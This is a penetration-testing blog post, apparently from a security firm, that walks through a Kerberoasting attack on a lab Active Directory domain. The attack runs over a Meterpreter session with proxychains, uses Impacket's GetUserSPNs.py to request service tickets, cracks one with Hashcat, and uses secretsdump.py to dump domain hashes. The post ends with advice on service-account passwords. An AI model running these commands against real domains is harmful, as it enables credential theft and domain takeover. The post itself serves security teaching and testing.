8 MAY 2017

HOW-TO, TECHNICAL KERBEROS

A Toast to Kerberoast

Derek Banks //

This post will walk through a technique to remotely run a Kerberoast attack over an established Meterpreter session to an Internet-based Ubuntu 16.04 C2 server and crack the ticket offline using Hashcat.

Recently I have had a lot of success with privilege escalation in an Active Directory domain environment using an attack called Kerberoasting.

Tim Medin presented this technique at SANS Hackfest 2014 and since then there have been numerous awesome articles and conference talks on the details of the attack and tools written for different techniques to pull it off (reference links at the bottom of the post).

The Microsoft implementation of Kerberos can be a bit complicated, but the gist of the attack is that it takes advantage of legacy Active Directory support for older Windows clients and the type of encryption used and the key material used to encrypt and sign Kerberos tickets. Essentially, when a domain account is configured to run a service in the environment, such as MS SQL, a Service Principal Name (SPN) is used in the domain to associate the service with a login account. When a user wishes to use the specific resource they receive a Kerberos ticket signed with NTLM hash of the account that is running the service.

This is a bit of an oversimplification of the details of the process for sure, but the end result is that any valid domain user can request an SPN for a registered service (mostly I have seen SQL and IIS) and the Kerberos ticket received can be taken offline and cracked. This is significant because generally a service account is at the very least going to be an administrator on the server where it runs.

So how do we pull this off? Assuming that Metasploit is installed on the C2 server already, we need to get the Impacket project from Core Impact. This is a collection of Python classes for working with network protocols. If Metasploit is not installed, the PTF framework from TrustedSec makes it easy on Ubuntu 16.04.

```
#git clone https://github.com/CoreSecurity/impacket
```

Next, we need to install and configure proxychains. After install, the only configuration change is the desired port (for example, 8080).

```
#apt-get install proxychains
```

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 8080
```

Now we need an established meterpeter session. There are many ways to go about this in a pen test and different methods can be situationally dependent so we will assume an established session is active.

```
Active sessions
===============

  Id  Type                   Information              Connection
  --  ----                   -----------              ----------
  1   meterpreter x86/windows  LAB\sqladmin @ CQNORRIS-PC  162.[redacted] 443 -> 173.[redacted]:8414 (192.168.2.162)
```

Next, we set a route in Metasploit to cover the internal subnet that contains the IP address of a Domain Controller.

```
msf auxiliary(socks4a) > route add 192.168.2.0 255.255.255.0 1
[*] Route added
```

We now need a method to route externally to Metasploit tools through the meterpreter connection. For this, Metasploit has a module named socks4a that uses the built-in routing to relay connections. Set the SRVPORT option to the same port value used with configuring proxychains.

```
msf exploit(handler) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > set SRVPORT 8080
SRVPORT => 8080
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed

[*] Starting the socks4a proxy server
```

I am a generally a paranoid person, and since the socks proxy port is now an open socket that routes through to an internal network, I suggest using IP tables to limit connections to 8080 to the localhost.

Some proponents of hacking naked may think this is overkill, but sometimes I think wearing around a firewall is appropriate – this is one of those times. The IP tables rules file I use is here.

Place the IP tables rules file in /etc/iptables.rules and run:

```
#/sbin/iptables-restore < /etc/iptables.rules
```

```
root@nomad:~# cat /etc/iptables.rules
*filter

#  Allow all loopback (lo0) traffic and drop all traffic to 127/8 that doesn't use lo0
-A INPUT -i lo -j ACCEPT
-A INPUT -d 127.0.0.0/8 -j REJECT

#  Accept all established inbound connections
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

#  Allow all outbound traffic - you can modify this to only allow certain traffic
-A OUTPUT -j ACCEPT

#  Allow HTTP and HTTPS connections from anywhere (the normal ports for websites and SSL).
-A INPUT -p tcp --dport 80 -j ACCEPT
-A INPUT -p tcp --dport 443 -j ACCEPT
-A INPUT -p tcp --dport 53 -j ACCEPT
-A INPUT -p udp --dport 53 -j ACCEPT
-A INPUT -p tcp -s 127.0.0.1  --dport 8080 -j ACCEPT

#  Allow SSH connections
#
#  The -dport number should be the same port number you set in sshd_config
#
-A INPUT -p tcp -m state --state NEW --dport 22 -j ACCEPT

#  Allow ping
-A INPUT -p icmp -j ACCEPT

#  Log iptables denied calls
-A INPUT -m limit --limit 5/min -j LOG --log-prefix "iptables denied: " --log-level 7

#  Drop all other inbound - default deny unless explicitly allowed policy
-A INPUT -j DROP
-A FORWARD -j DROP

COMMIT
```

Now we are all set to use one of the Impacket example scripts and a valid and unprivileged domain account to gather Kerberos tickets advertised via SPN using proxychains over the meterpreter session.

```
#proxychains GetUserSPNs.py -request -dc-ip 192.168.2.160 lab.local/zuul
```

```
root@nomad:~/impacket/examples# proxychains GetUserSPNs.py -request -dc-ip 192.168.2.160 lab.local/zuul
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.16-dev - Copyright 2002-2017 Core Security Technologies

Password:
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.2.160:389-<><>-OK
ServicePrincipalName           Name      MemberOf                                  PasswordLastSet      LastLogon
-----------------------------  --------  ----------------------------------------  -------------------  -------------------
MSSQLSvc/sql01.lab.local:SQL01  sqladmin  CN=SQL Admins,CN=Users,DC=lab,DC=local  2017-04-24 21:50:56  2017-04-25 15:10:46


|S-chain|-<>-127.0.0.1:8080-<><>-192.168.2.160:88-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.2.160:88-<><>-OK
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.2.160:88-<><>-OK
$krb5tgs$23$*sqladmin$LAB.LOCAL$MSSQLSvc/sql01.lab.local~SQL01*$b6a821d70ac0ca9624c50881488a7fd9$dd49e35fe0ce26062e1069447
27641377b526f32ac7c12d473e0a159cba1106deca94dc38087f582c1d4fed7e3585252523fd26073ea3ee10f1526f386e61149f6d92756a00ad0fea78
2a7ce95baeea3bea6c5b528c1749f75fc0d00f4672b141adc822974894a7a511c3ee7eb08366d6fef05c8ed1319bb4525c082fafc01c1aa59771b56d643
0e2428b67f6d67f33f7424af08aef72f670a4213169d6148e9470db112400c97851758f91d52237d1519fb209243ed4f1cf7eb68a7a5c7d79a61f833fd7
6a1001a1f804bbff46e0b845657e927ce41c65aebd5ebbc30eb25f8e40aff6f82f8be781d49ae255811562a9318803754c7e004367f4d30e567e598090c
756911725e478d9ec7ce0061fdb69312a407e69576d26eda50ea04cfc913b76ec1d9d0beee3af128c4ee383fc2143fb8c4c801ee2417ef077566961f142
c4a5192b09e068ce9e3b7d7541b5c238e627e5f96fce5b650da1fff3bbad4aac0f20eedab43697edc8f45fdf671435ba34259b1ab1b29f4a2b14584d8c2
b35510ee20cd577d53332ea60e593cf5f3ba41e35334c7a84199c2061b89a82a1adde78d3e52780910ce9a80471e275e4a40cdedd407f01e3660692d331
f18a8abf808e49cf31b783a1c0a124d95c6f3efc2dc22b1aef7649f08fcf2582a670438a54c8e0c9ba1e6a7104a04e90bab51aca2f60c36ffeecac33b3b
2bc38a919c58b1bb86f380e8ab50f5dea730fca00d09dd864075a5ac916a2bd0bd805dff9a7a452d33975cc79db8d8bd1ec535b86402ce8d3bb12c5ac16
a17b063edfbdd21ef5a491e4c973679daf1e5ab2df91c6db71b9d17436427ad66f72df0cbd7a69dcbe96ed0acdf996714b16eee2232431120233203 69f2
```

Any Kerberos tickets gathered by the GetUserSPNs script directly crackable with Hashcat without any additional conversion (the hash

type was added in version 3.0). On my Windows desktop with a single Radeon R280 the password for the service account was cracked in three minutes using the Crackstation word list.

```
hashcat -m 13100 -a 0 sqladmin_kerberos.txt crackstation.txt
```


```
Time.Started.....: Tue Apr 25 14:36:21 2017 (23 secs)
Time.Estimated...: Tue Apr 25 14:40:03 2017 (3 mins, 19 secs)
Input.Base.......: File (f:\wordlists\crackstation.txt)
Input.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:  1185.3 kH/s (6.99ms)
Speed.Dev.#3.....:  4198.0 kH/s (14.72ms)
Speed.Dev.#*.....:  5383.3 kH/s
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 120255250/1196843344 (10.05%)
Rejected.........: 1700626/120255250 (1.41%)
Restore.Point....: 120214165/1196843344 (10.04%)
Candidates.#1....: 4masskleidung -> 4matsuzaka
Candidates.#3....: 4luopuminen -> 4martindefense
HWMon.Dev.#1.....: N/A
HWMon.Dev.#3.....: Util:  0% Core: 990Mhz Mem:1425Mhz Lanes:16

$krb5tgs$23$*sqladmin$LAB.LOCAL$MSSQLSvc/sql01.lab.local~SQL01*
7927641377b526f32ac7c12d473e0a159cba1106deca94dc38087f582c1d4fe
2d012a7ce95baeea3bea6c5b528c1749f75fc0d00f4672b141adc822974894a
ae50d60e2428b67f6d67f33f7424af08aef72f670a4213169d6148e9470db11
e4f56c0a6a1001a1f804bbff46e0b845657e927ce41c65aebd5ebbc30eb25f8
ea0c268276756911725e478d9ec7ce0061fdb69312a407e69576d26eda50ea0
1ab74d381e39c4a5192b09e068ce9e3b7d7541b5c238e627e5f96fce5b650da
bfb561fd8a5896b35510ee20cd577d53332ea60e593cf5f3ba41e35334c7a84
0195d4172aabb4c4f18a8abf808e49cf31b783a1c0a124d95c6f3efc2dc22b1
7deccd519fbfc0a39c2bc38a919c58b1bb86f380e8ab50f5dea730fca00d09c
ff1e1976f3b9c811540da17b063edfbdd21ef5a491e4c973679daf1e5ab2df9
ae8a4a0b4b6d3139ac0fc:P@ssw0rd!
```

To take it one step further, the same method of proxying tools over meterpreter can be used to dump out domain account hashes from the domain controller using another example Impacket script named secretsdump.py once domain administrator rights have been obtained.

In this example in my lab, I had the SQL admin service account with a weak password also a member of the Domain Admins group. You may think this is a bit contrived, but it is not. In the last few months, especially in older Active Directory environments that have grown organically over the years, I have directly obtained a domain administrator account using Kerberoasting and cracking a Domain Admins group member password. I have subsequently elevated to domain administrator from further pivoting on numerous occasions.

```
#proxychains secretsdump.py -just-dc-ntlm LAB/sqladmin@192.168.2.160
```



The fix for this at the moment is to make sure that all service accounts in your environment have really long passwords. How long depends on what resources you think your potential attacker has access to for cracking passwords. My current suggestion (based on potential password cracking tool limitations) is 28 characters or longer with a 6-month rotation.

Thank you to everyone who has put a lot of time, research, and effort into attacking Kerberos. As always, I stand on the shoulders of giants. If I left any references out, it was not on purpose, please let us know if any other relevant links should be included:

https://adsecurity.org/?p=2293

https://files.sans.org/summit/hackfest2014/PDFs/Kicking the Guard Dog of Hades – Attacking Microsoft Kerberos – Tim Medin(1).pdf

https://room362.com/post/2016/kerberoast-pt1/

http://www.harmj0y.net/blog/powershell/kerberoasting-without-mimikatz/

https://github.com/nidem/kerberoast

https://msdn.microsoft.com/en-us/library/ms677949(v=vs.85).aspx

Share this:


Related

What's trust among schoolchildren: Kerberos Authentication Explained

May 13, 2016
In "Informational"

The CredDefense Toolkit

September 27, 2017
In "How-To"



End-Point Log Consolidation with Windows Event Forwarder

September 27, 2017
In "How-To"

WEBCAST: Attack-n-Crack Wi-Fi

How to Evade Application Whitelisting Using REGSVR32

LINKS


LOOKING FOR SOMETHING?

SUBSCRIBE TO THE BHISBLOG

Don't get left in the dark! Enter your email address and every time a post goes live you'll get instant notification!

Email Address


New to Information Security?
START HERE
Our non technical articles & posts


READ
some of our most
POPULAR
technical posts

RECENT POSTS

Google Calendar Event Injection with MailSniper

Beau Bullock and Michael Felch//

WEBCAST: How to Guide Your Company to Test its POC

Lidia Giuliano//* The endpoint protection space is a

Empire Resource Files and Auto Runs

Carrie Roberts* // I have added resource file and

BROWSE BY CATEGORY

Event

Glossary of Terms

How-To

Industry

Informational

Interview

News

Non-Technical

Reference

Technical

tool

Webcasts

BROWSE BY TOPIC

ADHD anti-virus AV Blue Team bypassing AV C2 Cylance encryption hacking Hashcat infosec Kill your AV Linux macros MailSniper Microsoft MS Word Nessus Nmap Outlook OWA password passwords password spraying pen-testing penetration testing pentest Pentesting phishing PowerShell PowerShell Empire privacy Purple Team Red Team red teaming social engineering steganography tool tools Ubuntu VM VPN Vulnerabilities webcast Windows

ARCHIVES

Archives Select Month

BLACK HILLS INFORMATION SECURITY

115 W. Hudson St. Spearfish, SD 57783 | 701-484-BHIS

LINKS

SEARCH THE SITE